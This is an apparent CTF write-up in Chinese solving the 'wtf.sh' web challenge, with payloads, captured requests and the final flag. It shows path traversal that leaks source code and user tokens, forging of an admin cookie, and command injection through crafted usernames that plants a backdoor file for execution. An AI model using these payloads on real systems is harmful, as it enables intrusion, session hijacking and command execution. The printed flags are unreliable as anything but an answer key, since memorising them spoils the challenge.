


```
[13:23:14] 503 - 146B - /javax.faces.resource.../
[13:24:08] 503 - 356B - /posts
[13:24:13] 503 - 146B - /public..
[13:24:39] 503 - 146B - /static..
[13:24:58] 503 - 356B - /users/admin
[13:24:58] 503 - 356B - /users/admin.php
[13:24:58] 503 - 356B - /users/login
[13:24:58] 503 - 356B - /users/login.asp
[13:24:58] 503 - 356B - /users/login.cgi
[13:24:58] 503 - 356B - /users/login.action
[13:24:58] 503 - 356B - /users/login.aspx
[13:24:58] 503 - 356B - /users/login.pl
[13:24:58] 503 - 356B - /users/login.tar.gz
[13:24:58] 503 - 356B - /users/login.json
[13:24:58] 503 - 356B - /users
[13:24:59] 503 - 356B - /users/
[13:24:59] 503 - 356B - /users/login.jsp
[13:24:59] 503 - 356B - /users/login.php
[13:24:59] 503 - 356B - /users/login.do
[13:24:59] 503 - 356B - /users/login.html
[13:24:59] 503 - 356B - /users/login.htm
[13:24:59] 503 - 356B - /users/login.js
[13:24:59] 503 - 356B - /users/login.bak

Task Completed CSDN @I8947943
```

麻了，继续学习大佬们的writeup吧。

2. 问题分析

1. 尝试路径穿越

查阅相关的资料：

- 目录穿越（**directory traversal**）是HTTP开发的一种形式，黑客在一个Web服务器上使用这个软件除了可以访问服务器的根目录外还可以访问目录里面的数据。
- 一些路径穿越的总结：路径穿越攻击路径整理

我们尝试构造路径穿越的payload：

```
http://111.200.241.244:53573/post.wtf?post=../
```

出现了一堆Posted by和代码:

```
Posted by $ # vim: ft=wtf
<html>
$ source user_functions.sh <head> <link rel="stylesheet" type="text/css" href="/css/std.css" > </head> <body> <h1>Welcome
to the wtf.sh Forums!</h1> $ if is_logged_in $ then $ echo "<p>Hi, ${COOKIES['USERNAME']}. <a
href='/logout.wtf'>Logout</a> <a href='/profile.wtf?user=$(basename ${find_user_file ${COOKIES['USERNAME']})}>Profile</a>
</p>" $ echo "<a href='/new_post.wtf'>New Post</a>"; $ else $ echo "<p>You're not logged in. <a href='/login.wtf'>Login</a>
<a href='/new_user.wtf'>Register</a></p>" $ fi <h3>Posts:</h3> <ol> $ if [[ -e .index_cache.html ]] $ then $ cat
.index_cache.html; $ else $ for post_file in posts/*; do $ post_file=$(basename $post_file); $ post_title=$(nth_line 2 <
posts/$post_file | htmlentities); $ post_user=$(nth_line 1 < posts/$post_file | htmlentities); $ echo "<li><a href='\'/post.wtf?
post=$post_file\">$post_title</a> by ${post_user}</li>"; $ done; $ fi </ol> </body> </html>
```

```
Posted by #!/usr/bin/env bash
# Some useful standard functions to have around :) # check if an array contains a given value # contains "asdf" "asdf an array of
values" => has exit code 0 function contains { local e; for e in "${@:2}"; do [[ "$e" == "$1" ]] &&& return 0; done; return 1; }
function file_exists { local file=$1; stat ${file} > /dev/null; } function nth_line { local n=$1; local filename; if [[ $# != 1 ]] then
filename=$2; sed "${n}q;d" < $filename; else sed "${n}q;d" fi 2> /dev/null } function redirect { local target="$1"; echo "
<script>window.location.href='${target}';</script>"; } # Hacky way of figuring out which date command is appropriate, #
depending if we're on BSD or GNU coreutils YESTERDAY_CMD=""; TOMORROW_CMD=""; if date --help | grep "GNU" > /dev/null
then # Using GNU date TOMORROW_CMD="date -d tomorrow"; YESTERDAY_CMD="date -d yesterday"; else # Using BSD date
TOMORROW_CMD="date -v +1d"; YESTERDAY_CMD="date -v -1d"; fi function set_cookie { local key="$1"; local value="$2"; local
expiry=${TOMORROW_CMD}; echo "<script>document.cookie = '${key}=${value}; expires=${expiry}; path=/;</script>";
COOKIES[$key]="${value}"; } function get_cookie { echo "${COOKIES[$1]}"; } function remove_cookie { local key="$1"; local
expiry=${YESTERDAY_CMD}; # expiration dates in the past delete cookies echo "<script>document.cookie = '${key}=riperino;
expires=${expiry}; path=/;</script>"; unset COOKIES[$key]; } # take text on input, transform any html special chars to the
corresponding entities function htmlentities { sed "s/^\& \& /g" | sed "s/</\& /g" | sed "s/>/\& /g"; }
```

```
Posted by $ # vim: ft=wtf
<html>
<head> <link rel="stylesheet" type="text/css" href="/css/std.css" > </head> $ source user_functions.sh $ if [[ $method = 'POST'
]] $ then $ local username=${POST_PARAMS['username']}; $ local password=${POST_PARAMS['password']}; $ local
userfile=$(find_user_file ${username}); $ if [[ ${userfile} != 'NONE' ]] $ then $ # User exists, try to login $ if $(check_password
${username} ${password}) $ then $ # correct pass $ set_cookie "USERNAME" ${username}; $ set_cookie "TOKEN" $(nth_line 3
${userfile}); $ redirect "/"; $ else $ # incorrect pass $ echo "<h3>Sorry, wrong password for user ${username};(<br>Try again?
</h3>"; $ fi $ else $ # user doesn't exist $ echo "<h3>Sorry, user ${username} doesn't exist :(<br>Try again?</h3>" $ fi $ fi
<h3>Login</h3> <form method=POST> <input type=text name=username placeholder="username"></input><br> <input
type=password name=password placeholder="password"></input><br> <button type=submit
name=submit>Submit</button> </form> </html>
```

```
Posted by $ # vim: ft=wtf
<html>
<head> <link rel="stylesheet" type="text/css" href="/css/std.css" > </head> $ source user_functions.sh $ if is_logged_in $ then
$ remove_cookie 'USERNAME'; $ remove_cookie 'TOKEN'; $ redirect "/"; $ else $ echo "<h3>You need to be logged in to log out,
bud.</h3>"; $ fi </html>
```

什么乱七八糟的，但是题目中出现了关键词admin、users、password等，根据wp的提示，对users进行目录穿越；

我们去.../user中去搜搜有没有相关的flag关键词，如图：

```
Posted by $ # vim: ft=wtf
$ source user_functions.sh
<html> <head> <link rel="stylesheet" type="text/css" href="/css/std.css" > </head> $ if contains 'user' ${!URL_PARAMS[@]}
&&& file_exists "users/${URL_PARAMS['user']}" $ then $ local username=$(head -n 1 users/${URL_PARAMS['user']}); $ echo "
<h3>${username}'s posts:</h3>"; $ echo "<ol>"; $ get_users_posts "${username}" | while read -r post; do $ post_slug=$(awk -F/
{'print $2 "#" $3}' <<< "${post}"); $ echo "<li><a href='\'/post.wtf?post=${post_slug}\">${nth_line 2 "${post}" | htmlentities}</a>
</li>"; $ done $ echo "</ol>"; $ if is_logged_in &&& [[ "${COOKIES['USERNAME']}" = 'admin' ]] &&& [[ ${username} = 'admin' ]] $
then $ get flag1 $ fi $ fi </html>
```

Posted by \$ # vim: ft=wtf

CSDN @I8947943

我们将代码给搞出来：

```

<html>
<head>
  <link rel="stylesheet" type="text/css" href="/css/std.css" >
</head>
$ if contains 'user' ${!URL_PARAMS[@]} && file_exists "users/${URL_PARAMS['user']}"
$ then
$   local username=$(head -n 1 users/${URL_PARAMS['user']});
$   echo "<h3>${username}'s posts:</h3>";
$   echo "<ol>";
$   get_users_posts "${username}" | while read -r post;
$ do
$     post_slug=$(awk -F/ '{print $2 "#" $3}' <<< "${post}");
$     echo "<li><a href=\"/post.wtf?post=${post_slug}\">${nth_line 2 "${post}" | htmleentities}</a></li>";
$   done
$   echo "</ol>";
$   if is_logged_in && [[ "${COOKIES['USERNAME']}" = 'admin' ]] && [[ ${username} = 'admin' ]]
$   then
$     get_flag1
$   fi
$ fi
</html>

```

其中关键代码如下：

```

$ if is_logged_in && [[ "${COOKIES['USERNAME']}" = 'admin' ]] && [[ ${username} = 'admin' ]]
$ then
$   get_flag1

```

这段代码的意思是说，如果我们的登录用户是admin，那么我们就能够获得flag1，所以，看来，如果我们想要获得flag1，就必须是admin用户登录，那么如何登录呢？代码中也给了提示，代码检查的是cookies，经过抓包，发现登录用户都会有自己的一个Token，看来我们只需要修改登录用户名和登录的Token即可登录admin用户

2. 尝试翻翻.../users

访问链接

```
http://111.200.241.244:60136/post.wtf?post=./users
```

结果如图：

The screenshot shows a list of posts on a web page. Each post entry includes the author's name, a unique identifier, and a long alphanumeric string. The post by user '1' is highlighted with a red box.

```

Posted by Neo
064c0e93d41f9e960f2585cf4812ba46295a7c02
5/YW1MOYKkR2p2dXGau4smlhndqwN+ltbkawob35olu33DjOrkp71rxVzVtkYClmtwm5Jo1CV6+68sBJeXEQ==

Posted by Zero Cool
d4cac63ffd2c6ac3e38eb5b47b1cb63cd548c469
sT3Psjt6/alpGjM0RE+D2efD5nL1RG09M7+PAPNMliAz2nJuRcNjCstbP4DXP0rtT7/D0RyMXUC6t8vSxtpmww==

Posted by The Puppet Master
b8f99f0ed2b760050509618a0e5501fc709891ae
zE7i62n1VtHP8E6QB21y0YsYELVCGgmsglvmVCr+oxcUHK3R3vzo3mynSE768UXcQolslvCgKMRuvK2YfNGTkQ==

Posted by Hackerman
e19d1153894073cec6fa293f386db527568676a9
9UJCUIMnA5/lGOHdsTJupgpM11zOQnT2j7j0lWAc5LMRYFhKhvSWQcnny4jByv+QDt0YaHEpiW0gWFzZSwztOw==

Posted by 1
e5fa44f2b31c1fb553b6021e7360d07d5d91ff5e
7Skp8gV+G1MDYH6tlKpJV9M8AXf/iiRploinOzCgk4JwMESyoUwZfk+6wtH3x3Dz/Bjl0UUpuaxLlrm5e7oPAQ==

Posted by Acid Burn

```

d5aeb81cc11ea3099ce3d2ccf0657d0bd8291b3e

CjBqmT2EHutdV7yYd8pd3URdXYyDHDEWtkOFIJSBsKG+LYtnte/lz6wnX7vjwlu990HS7gZLylonK3LWSI7Kw==

Posted by [The Laughing Man](#)

53df62157e75601299b6383c8125a13443088d66

dZrV8QKfarZSUAEGsDeAugsxCS1vhdox2XDdDdd4TjkJ5pnNqjAMyXIGsTlbgHKAJAsrxthKBp9J78UlllGA+g==

Posted by [Morpheus](#)

607d4a023eb6185a46816c3c10a640668fa2fa8b

A9HbVAivFE/kd33ruVqstfSdJJdZ590qlQ8h6fxTDWEIR57pgqJQE6RamZBOAKTNivF1V8RNdpf2I7npiLiA==

Posted by [The Plague](#)

a6eb4c0211267e2aad065d60f6d162ff7e1e53b6

iBe1ZMdXPf3fK3LyGUxUBXzDk/95WI2Q4we5n7VhMHON9rx8pV2U5pTeQXjKDDG5ANCKh0WEpyXq4MCrI2g6Q==

Posted by [admin](#)

ae475a820a6b5ade1d2e8b427b59d53d15f1f715

uYpiNNf/X0/0xNfqmsuoKFETRIQDwNbS2T6LdHDRWH5p3x4bL4sxNORMg17KJhAmTMyr8Sem++fldP0scWZg3w==

CSDN @18947943

可以看到，存储着注册者的账号信息，另外的序列不知道存储的是什么，于是我们利用burpsuite进行抓包测试。我们测试登录包，如图：

Request

```
1 GET / HTTP/1.1
2 Host: 111.200.241.244:53573
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/96.0.4664.45 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0
  .9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
  cation/signed-exchange;v=b3;q=0.9
6 Referer: http://111.200.241.244:53573/login.wtf
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: USERNAME=1; TOKEN=
  7SkPBqV+G1MDYH6t1KpJV9M8AXf/iiRpIoInOzCgk4JwMESyoUw
  Zfk+6wtH3x3Dz/BjIOUUpuaxLltm5e7oPAQ==
10 Connection: close
11
12
```

Response

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html
3 X-Powered-By: wtf.sh 0.0.0.0.1 "alphaest of bets"
4 X-Bash-Fact: If you forget the brackets in an array
  access, bash will just return the first element of
  the array.
5
6
7 <html>
8 <head>
9 <link rel="stylesheet" type="text/css" href="
  /css/std.css" >
10 </head>
11 <body>
12 <h1>
13 Welcome to the wtf.sh Forums!
14 </h1>
15 <p>
16 Hi, 1. <a href='/logout.wtf'>
17 Logout
18 </a>
19 <a href='/profile.wtf?user=IkDPC'>
20 Profile
21 </a>
22 </p>
23 <a href=/new post.wtf>
```

CSDN @18947943

可见最下面一串东东就是产生的cookie，那么可以使用admin的账户和对应的cookie值进行登录，登入进去如图：

Welcome to the wtf.sh Forums!

Hi, admin. [Logout Profile](#)

[New Post](#)

Posts:

- [Yo, what's up for any help from us.](#) by [Hackerman](#)
- [Are you would have to be on the fourteenth, that's Phreak, and copy the phones.](#) by [Neo](#)
- [Yo, what's up for it to save you play the dialups, access codes and he's grounded for Joey.](#) by [Cereal Killer](#)
- [See, we're very busy. A TV network that wishes to remain nameless has expressed an interest in our show.](#) by [Morpheus](#)
- [Yeah.](#) by [admin](#)
- [Oh my turf?](#) by [Hackerman](#)
- [I need people out of Washington. Forgery, Embezzlement, two years ago, reconciled two drug convictions, plus she jumped parole. When hell, huh? Zero Cool? A virus planted in one who understands you.](#) by [Hackerman](#)
- [I need people out of Washington. Forgery, Embezzlement, two years ago, reconciled two drug convictions, plus she jumped parole. When hell, huh? Zero Cool? A virus planted in one who understands you.](#) by [The Plague](#)

CSDN @18947943

戳进profile文件夹，以admin的身份查看，可以在底部发现了flag，但是这里是一半： `Flag: xctf{cb49256d1ab48803`

```
admin's posts:
1. Yeah.
2. ...IF it weren't run by a payphone.
3. RE: See, we're very busy. A TV network that wishes to remain nameless has expressed an interest in our show.
4. RE: Oh my turf?
5. What can do on your holiness care to our own country, with his equipment, things than death and, uh, I can do! You have to worry about.
6. RE: ...IF it weren't run by a payphone.
7. Was that wiped out a girl.
8. RE: No one day.
9. RE: Remember, hacking is just a service that would be dirt cheap...
10. RE: Remember, hacking is just a service that would be dirt cheap...
11. RE: Remember, hacking is just a service that would be dirt cheap...
12. RE: Remember, hacking is just a service that would be dirt cheap...
13. RE: Look, even if you was black, man! Yo, man, you an amateur, man.
14. Use only the shit in your house, you'll get one back for life. Boy meets world. Let's go?
15. RE: It's somehow connected with others.
16. RE: That's Razor and you've still gotta save all your asses. I gotta find the files, man, you was black, man! Whooo, haha!
17. RE: That's Razor and you've still gotta save all your asses. I gotta find the files, man, you was black, man! Whooo, haha!
18. RE: Active matrix, man.
19. RE: What can do on your holiness care to our own country, with his equipment, things than death and, uh, I can do! You have to worry about.
20. RE: What can do on your holiness care to our own country, with his equipment, things than death and, uh, I can do! You have to worry about.
21. RE: Nice place, huh.
22. RE: See, we're very busy. A TV network that wishes to the phone and drop in five bucks in our show.
23. RE: This is Zero Cool, man! Yo, showtime, showtime!
24. RE: What do you want?
25. RE: What do you want?
26. RE: Look, there is launch the hacker, sieze his mother. Hmm.
27. RE: Let's keep her.
28. RE: She's rabid, but cute.
29. RE: She's rabid, but cute.
30. RE: Hey, Burn. We got photographic memory. Lisa!
31. RE: Big deal. A garbage file's got shit outa you, okay? Now I'm gonna be good.
32. RE: It's a nasty, antisocial, very uncool virus program? A wake up call for this heinous scheme hatched from within Ellingson Mineral...
33. RE: What, your mom buy you ten minutes to get in, and Blade.
34. RE: She's rabid, but cute.

Flag: xctf{cb49256d1ab48803
```

CSDN @I8947943

好人做到底啊，哎。。。看了看wp，发现接下来的内容需要代码审计。

3. 代码审计


what's the fuck (wtf)，真的这个文件名取的有学问，重点搞它，我们搜搜wtf，妈的一大推！wp中写道 `local can_execute=?` 是核心，因此我们收到这段代码并需要进行审计：

```
function reply {
    local post_id=$1;
    local username=$2;
    local text=$3;
    local hashed=$(hash_username "${username}");
    curr_id=$(for d in posts/${post_id}/*; do basename $d; done | sort -n | tail -n 1);
    next_reply_id=$(awk '{print $1+1}' <<< "${curr_id}");
    next_file=(posts/${post_id}/${next_reply_id});
    echo "${username}" > "${next_file}";
    echo "RE: $(nth_line 2 < "posts/${post_id}/1")" >> "${next_file}";
    echo "${text}" >> "${next_file}";
    # add post this is in reply to to posts cache
    echo "${post_id}/${next_reply_id}" >> "users_lookup/${hashed}/posts";
}
```


这段代码表示上传wtf文件并执行，那这样的话我们上传执行命令上去，让服务器执行我们的命令，从而我们能够找到服务器中flag2的位置和内容。那么文件从何而来，想到论坛上还有个发帖子和回复的功能，那么自然而然就联想到搞个后面，上传文件上去，然后搞到flag2。

上传后门


重新注册用户，账户名需要是：`${find,/,,-iname,get_flag2}`，登入后如图：



这里解释一下为什么要注册这样一个用户名，我们抓包看看：



username的内容以后门的内容上传至.../user文件夹下：




接着，我们构造post传输可以接收的地址（这里我也有些不懂，应该是源码审计中要执行的代码位置位于users_lookup中，文件名自己取，后缀为wtf.%09是水平制表符，必须添加，不然后台会把我们的后门当做目录去解析。）



```
2 Host: 111.200.241.244:60136
3 Content-Length: 20
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://111.200.241.244:60136
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gec:
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image.
10 Referer: http://111.200.241.244:60136/reply.wtf?post=nfYwv
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-CN,zh;q=0.9
13 Cookie: USERNAME=${find,/,,-iname,get_flag2}; TOKEN=j9G0+9dhjs86HNUP2TnH0qFXqxcQiYoyAAWTdv:
14 Connection: close
15
16 text=222222&submit=
```

CSDN @I8947943

上传文件敲定后，我们接着访问对应的地址，tmd有内容了，如图：



CSDN @I8947943


说明flag2的位置在这个路径！

拿取flag2

注册新用户flag2，这里解释一下为什么要注册一个这样的用户，前面我们在得到flag1的时候的格式是get_flag1，所以这里我们注册一个get_flag2的用户，来寻找flag2。注册的用户名为：

```
$/usr/bin/get_flag2
```



同样的道理，跟着上一操作步骤走，登录用户后使用burpsuite，核对Cookie的USERNAME是\$/usr/bin/get_flag2，并修改post地



CSDN @18947943

址，如图：

然后，同样的道理，访问目标目录，得到另一半flag，如图：



CSDN @18947943

拿到了另一半： `Flag: 149e5ec49d3c29ca}`

因此，最终得到flag: `xctf{cb49256d1ab48803149e5ec49d3c29ca}`

3. 总结

这道题难点其实在于如何发现路径穿越，另外就是对代码审计要求较高（我想这段代码是读的人真的头大，而且非常难格式化，what's the fuck），这个题目难度真的有些高，费了很大力，差点都没操作来！

继续努力丫，欢迎交流讨论~~~